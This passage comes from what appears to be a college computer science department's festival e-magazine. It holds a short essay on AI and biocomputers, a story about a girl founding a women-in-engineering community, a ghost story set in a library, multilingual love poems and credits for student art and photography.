imperfections of our society, the benefits of AI for some may continue at the persistence of marginalisation for
others. AI is dependent on human programming and its learning is dependent on the quality of data. Its
objectivity is fiction.
Still AI — কৃ ত্রিম বুত্রিমত্তা, works very fine for us –
AI has a range of applications with the potential to transform how we work and our daily lives. While many of
these transformations are exciting, like self-driving cars, virtual assistants, or wearable devices in the healthcare industry, they also pose many challenges.
It's a complicated picture that often summons competing images: a utopia for some, a dystopia for others. The reality is likely to be much more complex.
এই পফিফিফিন্টি কৃ ত্রিম বুত্রিমত্তা বযবহিা কন্টি আিও এক আশ্চর্ থএবং অভাবনীয় কো কন্টি ফিন্টলন্টেন
ফবজ্ঞানিী। তিফি কিা হন্টে 'বায় াকম্পিউটার' or BioComputer.
Biocomputing, or the field of BioComputers, is an exciting and emerging area of research that aims to harness the power of biological
systems for computational tasks. It's essentially about utilizing the incredible capabilities of living organisms,
like DNA, proteins, and even neurons, to perform calculations and solve problems in ways that traditional
silicon-based computers can't.
The future of BioComputers is full of exciting possibilities. As research
continues, we can expect to see significant advancements in this field that could change the way we compute
and interact with the world around us

Cultural Compass

Art



Maryada Tudu CSE 1st Year

Winds of Change

Devleena Das CSE 3rd Year

Once upon a time, in a small town, lived a determined and ambitious girl named Maya. Maya hailed from a middle-class family. She had always dreamt of pursuing a career in engineering, and against all odds. Through hard work and dedication, she secured admission into a prestigious engineering college. Maya was ecstatic about this opportunity, but as she stepped onto the campus for the first time, she noticed something that didn't sit well with her heart—there was a glaring gender gap. Engineering, traditionally considered a male-dominated field, reflected this stark reality in the ratio of male to female students. The gender gap was evident, and it whispered tales of a persistent imbalance that cast shadows on her dreams.

However, Maya was not one to be discouraged by such disparities. Instead, she saw it as an opportunity to challenge stereotypes and pave the way for others like her. She believed that ambition knew no gender, and the passion she held for engineering burned brighter than ever. Suddenly, a spark within her ignited a powerful idea to create something that would bridge this gap and empower young women to embrace technology fearlessly.

With unwavering resolve, she founded the 'TechBloom', a community where girls could gather, learn, and grow together. Maya poured her heart into nurturing this space, inviting her fellow female engineering students to join. Soon, a vibrant community started to blossom.

Photography



Syamantak Pyne CSE 2nd year

TechBloom became a haven for the aspiring women of the college. Maya and her friends organized workshops, coding boot camps, and mentorship programs. They invited successful women engineers as guest speakers, sharing stories of their struggles and triumphs. Maya believed that every shared experience was a stepping stone for those who yearned to rise.eld for engineering

Day by day, TechBloom grew stronger. Maya witnessed shy faces blossoming into confident individuals, hesitant voices turning into powerful opinions. The young girls started contributing to college projects, breaking barriers, and proving that they were not defined by their gender. The girls who had once hesitated to step forward were now leading projects, inspiring others to follow in their footsteps.

The journey wasn't without challenges. Maya faced moments of doubt and fatigue, wondering if her efforts were truly making a difference. But every time she witnessed a girl's eyes light up with newfound understanding or heard tales of a successful project, her faith in the community was renewed.

As the years passed, Maya not only graduated as a top engineer but also left a legacy of empowerment and equality within the college. She had turned a gender gap into an opportunity for growth and change, leaving a lasting impact on the institution. Maya's story became an anthem, a beacon of hope for countless young girls who faced similar challenges. Her legacy lived on, a testament to the belief that ambition knows no gender. Maya's journey taught the world that when a girl from a middle-class family embraces her dreams and stands united with her peers, she can spark a revolution that lights up the world.

Photography



Syamantak Pyne CSE 2nd year

An Hour Before

UTSA DAS CSE 1st year

Mr. Nishit was as usual engaged in cleaning his library books. He had been maintaining his library since 30 Years. He had grown old with white hairs, eyebrows and a small mustache. The atmosphere grew bad. The wind was blowing steadily with a taste of rain in them. The trees clashed against each other continuously and the sky soon got covered with dark clouds. Nishit's library was the only building on the street. The street was not a busy one. There was no person on the street. Suddenly it began to rain. The rain grew stronger and finally turned into its dangerous form with constant lightning and thunder. The electricity went out. There was no source of light.

Arts



Arunima Mudi (M.tech)

Mr.Nishit went to his counter, brought a candle and a stand. He placed the candle on the stand and kept it on the large table in middle of the library. There were 4 sectors with each sector having 3 book shelves. Nishit again went to his cupboard to bring the matchbox. All of a sudden, he heard a knock at his door. Then he heard two rapid knocks.
of a successful
Nishit said, "Its open. Come in". The transparent door opened with a strange sound and Nishit saw a black shadow standing. Nishit could see his curly hairs and his healthy figure for some seconds during the lightning glance. He took the matchbox,went to the table and lit up the candle. The customer was a man of about 20 years old. His hairs were curly and he was wet in the rainwater. He asked "Where are the Paranormal Books?"
"In the second shelf, sector-3."

The young man brought a book from the second shelf and placed it on the table. He sat on a chair and started reading the book in the candle light. Nishit seemed to be curious about him. He sat in another chair, just opposite to him and asked

"What's your name?"

"My name is Chandra. I am 23 years old."

"I can see you are quite interested in paranormal stories."

"Yeah, I am fond of them."

"Do you believe in Ghosts?"

"No. But I love to write paranormal stories and hence I prefer to these books to improve my writing skills."

There was a silence for some moment. The library clock chimed to indicate the time. Chandra took out his smart phone from his pocket to see the time. But it was switched off because of no charge. Moreover it was wet in rain water. He kept it on the table.

"What is the time right now?"

"Its eight p.m."

"When was the library founded?"

"I do not remember. I was then about 30 years old."

Chandra concentrated on studying. Nishit read the books name. It was written

Arts



Arunima Mudi (M.tech)

"THE REAL IS IMAGINARY."

Nishit told him "I had a son, just like you. I and my wife loved him very much."

"Oh, where is he now?"

"He lives with his own family in France. We had spent all our savings for his study. But we didn't expect he will betray us like this. He did not even make us a call after he joined the Civil Service in France."

There was a moment of silence, it was mysterious and an unpleasant one.

"And your wife?"

"She died last year due to cancer."

Nishit started to weep.

"Oh, I am sorry," said Chandra.

Nishit cleaned his tears running down his eyes, then passing by his cheeks.

“Its okay.”

“My library remained my best companion. It had never left me alone and it is not a betrayer like the humans.”

There was again a silence for some moment.

“What is your aim in your life?”

“I want to become a painter.”

“Whatever situation may occur in your life, never be rude to your parents. They had to struggle a lot to bring you up as a successful person. They are not less than God.”

“Yes, I understand.”

“I said you because you look an obedient and a good boy.”

“Thanks for your advice.”

The rain was about to stop. It was drizzling.

“I want to buy this book, what is the price?”

“I cannot take any price for this book. I could have taken if you would have come an hour before.”

Chandra was unable to make out the meanings of his words.

Before he could speak anything, Nishit again spoke out, “The electricity will soon arrive. After it will arrive you may be wondering about me. Just come to the counter, you will get your answer.”

Suddenly Chandra heard a loud sound from outside. He looked outside the door but could not see anything, for it was dark. The tube-light at once blinked twice and finally it glowed brightly. Chandra turned his head and he was shocked. Mr. Nishit was missing. He cried out “Uncle, Uncle, where are you?” Chandra remembered his words, he went to the counter but could not find him. Finally he looked down on the floor. His body trembled as he saw Mr. Nishit lying dead on the floor. There was an open container of poison lying, with some poison spilled on the floor. He sat

Photography



Souptik Gayen CSE
1st year

beside him and lifted his hand to check his pulse rate, but it was cold. He was shocked. Chandra could guess by Nishit's temperature that the man had died about an hour before. He at once rushed out of the library and ran hurriedly down the street. He shouted, "Help, help" , but the street was fully empty. There was not a single man in the street. He ran as fast as his legs could carry him. But suddenly he stopped running. He had forgotten his smart phone on the library table. Inspite of his mind being against his will, he decided to bring it back. He ran up the street and finally reached the library. But as he opened the door and reached the table, cold ran down his spine for what he saw was even more thrilling than before! Chandra found his own body lying dead on the chair with his head and two hands resting down on the table!

TILL ETERNITY

Nida Fatma, CSE 2nd year

Wherever I don't glimpse your face,
Those places turn to desolate space,
Loneliness takes its solemn place.

Aware of the errors I commit,
Your guidance, your hand, a perfect fit,
Helping me choose, bit by bit.

I cherish being yours, it's clear,
You never doubt, hold me dear,
My anxiety flees when you appear.

Deeply, madly, truly, it's true,
You're a miracle, late but new,
Magic in every moment with you.

If ever insecurity finds its way,
I'll cling to you, come what may,
In my smile, you see my dismay.


You're the love that fills my heart,
Blindly, fully, from the very start,
Through the years, you're the best part.

I'll stay, through stars last gleam,
Even as galaxies lose their dream,
I fell for you, an endless stream.

For you I'm here high and low,
Your friendship, the strength to show,
In my thoughts, you're a radiant glow.

Forever, through eternity's endless tide,
Till the universe and stars subside,
I need you, with me, side by side.

Photography



Souma Bhuiya CSE 3rd Year

বছর গুলো

স্বাগত শ্যামল

অন্তহীন পথচলা তোমার আমার
তুমি পাথেয় হয়ে আজও বসে আছো
আমার সফলতার মুখ চেয়ে,
তুমি মনের মতন মানুষ
তুমি দিবসের মাতাল হাওয়া
তুমি চাঁদের মিষ্টি আলো
তুমি আমায় নিয়ে চলো.....
ওই দিগন্তে যেথা,
তোমার স্বপ্ন গুলো খেলে
হাঁসে পাখনা মেলে,
তোমায় ডেকে বলে
আজ আমরা বড্ডো স্বাধীন
আর কোনো বাধা নেই বাধা নেই,
আচ্ছা, সেথা তুমি এমন হয়েই থেকো
সুন্দরী ওই মিষ্টি হাঁসিই হেসো।
ঘরটি বাঁধ একটু একটু করে,
গানটি ধরো তোমার মলিন সুরে।
গানের তালে পা দলাবো ঠিকই
হাতে হাত এর কোমর মৃদুমন্দে
তোমায় নিয়ে নাচবো দারুন ছন্দে।
পথটা সাথে এমন করেই চলো
এমন তালেই কাটবে বছর গুলো॥

Swagata Shyamal,
CSE 4th year

" না জানে किया माँगा था ?
सायेद कुछ ज्यादा था |
ना जाने क्यूँ बदल गया ?
सायेद बुरा मेरा स्वभाव था |
ना जाने ऐसा क्यूँ हुआ ?
सायेद मेरा कर्म का ही दोष था |
ना जाने ये दिल क्यूँ टूट गया ?
सायेद भरोसा कुछ ज्यादा था ||"


SK Babusona,
CSE 4th year

The Digital Symphony

Arka Dash,
CSE 1st year

In the realm of ones and zeros, where circuits hum and data flows, A symphony of technology, where innovation constantly grows. Silicon hearts beat in devices, where the internet connects us all, In this digital world we've built, we stand both big and small. Algorithms dance in harmony, in the language of code they speak, They transform our daily

Photography



Saptarshi Dey CSE 2nd Year

lives, from the strong to the meek. In the bytes and bits we find, a universe of endless grace, Where lines of text and pixels blend, in a virtual embrace. So let us celebrate this age, where technology takes its flight, In Computer Science's embrace, we find our guiding light. For in the e-Magazine of Pujo, a feast of knowledge and fun, We share the wonders of CSE, for everyone under the sun.

" मोहब्बत तो तू ही थी,
मैं तुझे समझ नहीं पाया
जाने-अनजाने में ही सही,
मे तुझे खो तो दिया !
तेरी मोहब्बत को समझ ने के लिये
जुदा होना भी जरूरी था,
ये तेरी और मेरी नही,
ये तो उस समय की कहानी था !
तु आज भी अकेला,
मैं साथ होकर भी अकेला हू !
सब पूछते है, मैं ठीक से सोता क्यूँ नहीं ,
किया अबतक तुझे भुला नहीं ?
अब उन्हें कैसे समझाये,
तु मेरे यादों मे कभी सोया ही नही !! "

SK Babusona,
CSE 4th year

"তোমার ওই মায়াবী রাতে,
হতে চাই একমুঠো জ্যোৎস্না।
না থাকুক চাঁদ, না থাকুক তারা,
এ জ্যোৎস্না শুধু প্রেমে ভরা॥"

Asif Iqbal,
CSE 1st year

Arts



Nishat Nasrin CSE
4th Year

আর্জি
স্বাগত শ্যামল
এইযে ভোরের পাঁচটা ষোলো,
তুমি কত্ত দূরে
বড্ড মনেপড়ে তোমায় প্রিয়ো,
একলা লাগে ভারী
বন্ধ কপাটখানী ফুঁপিয়ে কাঁদছে আজ
তোমার মলিন হাত যুগলের সন্ধানে,
কপাট খুলে এসো
আমার মনের দুয়ারেতে
তোমায় আগলে রাখি ওগো


আমার ক্লান্ত বাহুর ভাঁজে,
তোমার নরম হৃদয় শুনি
তুমি শান্ত সুহাসিনী।
তুমি এইখানেতেই থেকো
আমার স্নিগ্ধ শীতল ছায়ায়,
তুমি আমায় সোনা বলে
অলঙ্কারিত হও,
তুমি আমায় দুচোখ ভরে
দুহাত ভরে নাও..
আমি তোমার দাস হয়ে
কাটাবো জীবন ভর,
তুমি আমার আমি হয়ে
সঙ্গে বেঁধো ঘর...

Swagata Shyamal,
CSE 4th year

নীল আকাশে মেঘের ভেলা,
পদ্ম ফুলের পাঁপড়ি মেলা,
ঢাকের তালে কাসের খেলা,
আনন্দে কাটুক শারদ বেলা

Trisha Chakrabortty,
CSE 2nd year

Arts



Utsa Das
CSE 1st year

" दिल ये आज मेरा झूम रहा हैं,
दे रहा है लाखों दुआये तुम्हें |
है हजारों अरमान दिल पे,
ना लाबज से वो बया हो पाया !
मैंने देखा है कितना ही हसीन च्याहेरा होगा,
ना कोई दूजा तुमसा मिला , ना कोई दूजा तुमसा मिला ||
मेरे मोहब्बत का आरंभ हो तुम, और अंत भी हो तुम,
मेरे जीवन का आधार हो तुम !
मैंने देखा है कितनी ही गोपियाँ नजाने,
ना कोई राधा तुमसा मिला, ना कोई राधा तुमसा मिला || "

SK Babusona
CSE 4th year

Birds of the flightless wing

Durgeshwar Kumar Shaw, 1st yr

Born with the wings,
what creature am I,
Neither can I glide nor can fly.

Do we dance, do we sing?
We do consume, we aren't a thing.
Craftsmen are we?
Consequences aren't what we create,
It's someone else who see.
Petite are we,
Vision of eyes see,
The infinity of the space compared to me.

Wings aren't seen, to be feel,
Flightless survival is the real deal.
Enclosed in the unbounded space coerced.
The Zeus of this space,
Makes me want to look for un-see,
I reject to be the Icarus,
To outreach the Sun,
The flight is what I need,
the freedom is the needed fun.

Fragile this body could be,
Weak isn't my soul.
We aren't born to be bounded here,
We are to become the sky,
We are to create a space,
We are a different,
We are the makers of our Empyrean .

It's a dream we have seen,
Something we want to begin,
Yet we either dance or sing,
We are the birds of the flightless wing.

Darkside

In shadows it resides,
Not meant to be unveiled,
A secret nurtured deep inside,
Release it, and weakness is unveiled.

Yet when held within, it's strength,
A paradox we all retain,
In whispers, our hearts share its length,
But revealing it, we may feel the pain.

It's not a source of pride, It's true,
But therein lies our individuality,
To say we're not connected too,
When all bear this same duality.


It's tough to know if we'll be embraced,
But in the end, does it truly matters?
For everyone, this secret they've faced,
Yet it remains concealed, in silent chatter.

Nida Fatma,
CSE 2nd year

Mehfil mein gaya toh
shyaroo mein ek shart chal raha tha,
shart aisa tha ki manlenga apko shyaroo mein shyar!
agar bayaa kar paoo apne mohabaat ko tum ek shabd mein.
sab dhunte reh gaya jawab
iska kitabo aur pano pe,
hum bas likh ke agaya nam apka.


Shouvick Singha Roy
CSE 2nd year

Arts



Md Kaif Sardar
CSE 1st Year


Arts



Satwik Ghosh

CSE 1st Year

Photography



Saptarshi Dey

CSE 2nd Year

Arts



CHANDAN BARMAN


CSE 1st Year

Arts




Arunima Mudi (M.tech)

Photography



Syamantak Pyne
CSE 2nd Year

Arts



Maryada Tudu CSE 1st Year

Arts



Arunima Mudi (M.tech)



সমাপ্ত